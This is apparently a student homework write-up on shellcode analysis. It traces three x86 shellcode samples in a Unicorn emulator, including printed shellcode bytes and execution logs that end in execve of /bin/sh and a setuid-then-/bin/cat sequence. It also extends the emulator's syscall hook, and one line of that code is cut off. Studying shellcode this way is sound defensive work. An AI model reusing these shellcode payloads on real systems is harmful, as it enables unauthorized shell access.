Software Security via Program Analysis


HW4 Running the Hidden Code

Yu-Sheng Wang (bqk3dj)

Example 1

```
b"\x6a\x30\x58\x6a\x05\x5b\xeb\x05\x59\xcd\x80\xcc\x40\xe8\xf6\xff\xff\xff
\x99\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x
54\xeb\xe1"
```


Stop at xcd\x80



```
===========================================
1000000: 6a 30                push 0x30
        | Memory (WR): addr 11ffffc, size: 4, value: 30
        | ESP: 011ffffc
1000002: 58                   pop eax
        | Memory (RD): addr 11ffffc, size: 4, value: 0
        | EAX: 00000030
        | ESP: 01200000
1000003: 6a 05                push 5
        | Memory (WR): addr 11ffffc, size: 4, value: 5
        | ESP: 011ffffc
1000005: 5b                   pop ebx
        | Memory (RD): addr 11ffffc, size: 4, value: 0
        | EBX: 00000005
        | ESP: 01200000
1000006: eb 05                jmp 0x100000d
100000d: e8 f6 ff ff ff       call 0x1000008
        | Memory (WR): addr 11ffffc, size: 4, value: 1000012
        | ESP: 011ffffc
1000008: 59                   pop ecx
        | Memory (RD): addr 11ffffc, size: 4, value: 0
        | ECX: 01000012
        | ESP: 01200000
1000009: cd 80                int 0x80
[SYSCALL(INT 0x80)] SYS_SIGNAL (Signal: 5, Handler: 1000012)
100000b: cc                   int3
[INTERRUPT] INT3 (breakpoint)
```

eax is 30. It calls the system call number 30 which is SYS_SIGNAL() and sets up signal at handler 12.


We can continue the execution as following:



```
forensics@forensics-VirtualBox:~/unicorn/bindings/python$ python3 emul.py continue
==============================================
100000c: 40                    inc eax
        | EAX: 00000001
100000d: e8 f6 ff ff ff        call 0x1000008
        | Memory (WR): addr 11ffffc, size: 4, value: 1000012
        | ESP: 011ffffc
1000008: 59                    pop ecx
        | Memory (RD): addr 11ffffc, size: 4, value: 0
        | ECX: 01000012
        | ESP: 01200000
1000009: cd 80                 int 0x80
[SYSCALL(INT 0x80)] SYS_EXIT at 0x100000b
```

eax is equal to 1. It calls the system call number 1 which is exit().

Continue the execution:




```
forensics@forensics-VirtualBox:~/unicorn/bindings/python$ python3 emul.py continue
============================================
1000012: 99                    cdq
1000013: b0 0b                 mov al, 0xb
        | EAX: 0000000b
1000015: 52                    push edx
        | Memory (WR): addr 11ffffc, size: 4, value: 0
        | ESP: 011ffffc
1000016: 68 2f 2f 73 68        push 0x68732f2f
        | Memory (WR): addr 11ffff8, size: 4, value: 68732f2f
        | ESP: 011ffff8
100001b: 68 2f 62 69 6e        push 0x6e69622f
        | Memory (WR): addr 11ffff4, size: 4, value: 6e69622f
        | ESP: 011ffff4
1000020: 89 e3                 mov ebx, esp
        | EBX: 011ffff4
1000022: 52                    push edx
        | Memory (WR): addr 11ffff0, size: 4, value: 0
        | ESP: 011ffff0
1000023: 53                    push ebx
        | Memory (WR): addr 11fffec, size: 4, value: 11ffff4
        | ESP: 011fffec
1000024: 54                    push esp
        | Memory (WR): addr 11fffe8, size: 4, value: 11fffec
        | ESP: 011fffe8
1000025: eb e1                 jmp 0x1000008
1000008: 59                    pop ecx
        | Memory (RD): addr 11fffe8, size: 4, value: 0
        | ECX: 011fffec
        | ESP: 011fffec
1000009: cd 80                 int 0x80
[SYSCALL(INT 0x80)] SYS_EXECV (Path: '/bin//sh', Arg: '')
```

Now, we finally cover all the code. Starting from x99 is the malicious code the hacker tries to harm the host machine. At 1000025, it calls an interrupt (SYSCALL(INT 0x80)) and SYS_EXECV with EAX set as 0b. *Path* is constructed with all those *push* instructions. If we run this on a real machine, it first sets up an exception handler. If exception happens, it gains access to a bin shell.

Example 2

From 1000002, it push value to stack memory at address 11ffffc, which overwrite the value in ESP. The code snippet would launch a bin shell at the end.


At 10000014, the eax value is modified as 0b. Then, the interrupt comes and it calls system call number 11 SYS_EXECV.



```
forensics@forensics-VirtualBox:~/unicorn/bindings/python$ python3 emul.py
===========================================
1000000: 31 c0                xor eax, eax
1000002: 50                   push eax
        | Memory (WR): addr 11ffffc, size: 4, value: 0
        | ESP: 011ffffc
1000003: 68 2f 2f 73 68       push 0x68732f2f
        | Memory (WR): addr 11ffff8, size: 4, value: 68732f2f
        | ESP: 011ffff8
1000008: 68 2f 62 69 6e       push 0x6e69622f
        | Memory (WR): addr 11ffff4, size: 4, value: 6e69622f
        | ESP: 011ffff4
100000d: 89 e3                mov ebx, esp
        | EBX: 011ffff4
100000f: 50                   push eax
        | Memory (WR): addr 11ffff0, size: 4, value: 0
        | ESP: 011ffff0
1000010: 53                   push ebx
        | Memory (WR): addr 11fffec, size: 4, value: 11ffff4
        | ESP: 011fffec
1000011: 89 e1                mov ecx, esp
        | ECX: 011fffec
1000013: 99                   cdq
1000014: b0 0b                mov al, 0xb
        | EAX: 0000000b
1000016: cd 80                int 0x80
[SYSCALL(INT 0x80)] SYS_EXECV (Path: '/bin//sh', Arg: '')
```


Example 3

The original code does not support the system call 0x17 (setuid).



```
forensics@forensics-VirtualBox:~/unicorn/bindings/python$ python3 emul.py
============================================
1000000: 31 c0                  xor eax, eax
1000002: 50                     push eax
        | Memory (WR): addr 11ffffc, size: 4, value: 0
        | ESP: 011ffffc
1000003: 50                     push eax
        | Memory (WR): addr 11ffff8, size: 4, value: 0
        | ESP: 011ffff8
1000004: b0 17                  mov al, 0x17
        | EAX: 00000017
1000006: cd 80                  int 0x80
>>> 0x1000008: UNHANDLED interrupt 0x80, EAX = 0x17
```


Add function in hook_interrupt():



```
        elif eax == 48:    # sys_signal ; http://asm.sourceforge.net/syscall.html
            # https://en.wikipedia.org/wiki/Signal_(IPC)
            # SIGTRAP    5    Terminate (core dump)    Trace/breakpoint trap
            output = ("[SYSCALL(INT 0x80)] SYS_SIGNAL (Signal: %x, Handler: %x)" % (
            out(output)
        ##############################
        elif eax == 0x17:   # sys_setuid
            output = ("[SYSCALL(INT 0x80)] SYS_SETUID")
            out(output)
        else:
            out(">>> 0x%x: UNHANDLED interrupt 0x%x, EAX = 0x%x" %(eip, intno, eax))
            uc.emu_stop()
            return

```


Now the program can run:




```
forensics@forensics-VirtualBox:~/unicorn/bindings/python$ python3 emul.py
===========================================
1000000: 31 c0                xor eax, eax
1000002: 50                   push eax
        | Memory (WR): addr 11ffffc, size: 4, value: 0
        | ESP: 011ffffc
1000003: 50                   push eax
        | Memory (WR): addr 11ffff8, size: 4, value: 0
        | ESP: 011ffff8
1000004: b0 17                mov al, 0x17
        | EAX: 00000017
1000006: cd 80                int 0x80
[SYSCALL(INT 0x80)] SYS_SETUID
1000008: eb 1f                jmp 0x1000029
1000029: e8 dc ff ff ff       call 0x100000a
        | Memory (WR): addr 11ffff4, size: 4, value: 100002e
        | ESP: 011ffff4
100000a: 5e                   pop esi
        | Memory (RD): addr 11ffff4, size: 4, value: 0
        | ESI: 0100002e
        | ESP: 011ffff8
100000b: 50                   push eax
        | Memory (WR): addr 11ffff4, size: 4, value: 17
        | ESP: 011ffff4
100000c: 68 2f 63 61 74       push 0x7461632f
        | Memory (WR): addr 11ffff0, size: 4, value: 7461632f
        | ESP: 011ffff0
1000011: 68 2f 62 69 6e       push 0x6e69622f
        | Memory (WR): addr 11fffec, size: 4, value: 6e69622f
        | ESP: 011fffec
1000016: 89 e3                mov ebx, esp
        | EBX: 011fffec
1000018: 50                   push eax
        | Memory (WR): addr 11fffe8, size: 4, value: 17
        | ESP: 011fffe8
1000019: 56                   push esi
        | Memory (WR): addr 11fffe4, size: 4, value: 100002e
        | ESP: 011fffe4
```

Ai 1000008, it jumps to the function *load_file* and starts to write return address with multiple push. It's used to get the current instruction address.


To continue but the program crashed because the lack of support of system call:


```
forensics@forensics-VirtualBox:~/unicorn/bindings/python$ python3 emul.py continue
===========================================
1000025: 50                push eax
        | Memory (WR): addr 11ffffc, size: 4, value: 0
        | ESP: 011ffffc
1000026: 50                push eax
        | Memory (WR): addr 11ffff8, size: 4, value: 0
        | ESP: 011ffff8
1000027: cd 80             int 0x80
>>> 0x1000029: UNHANDLED interrupt 0x80, EAX = 0x0
```

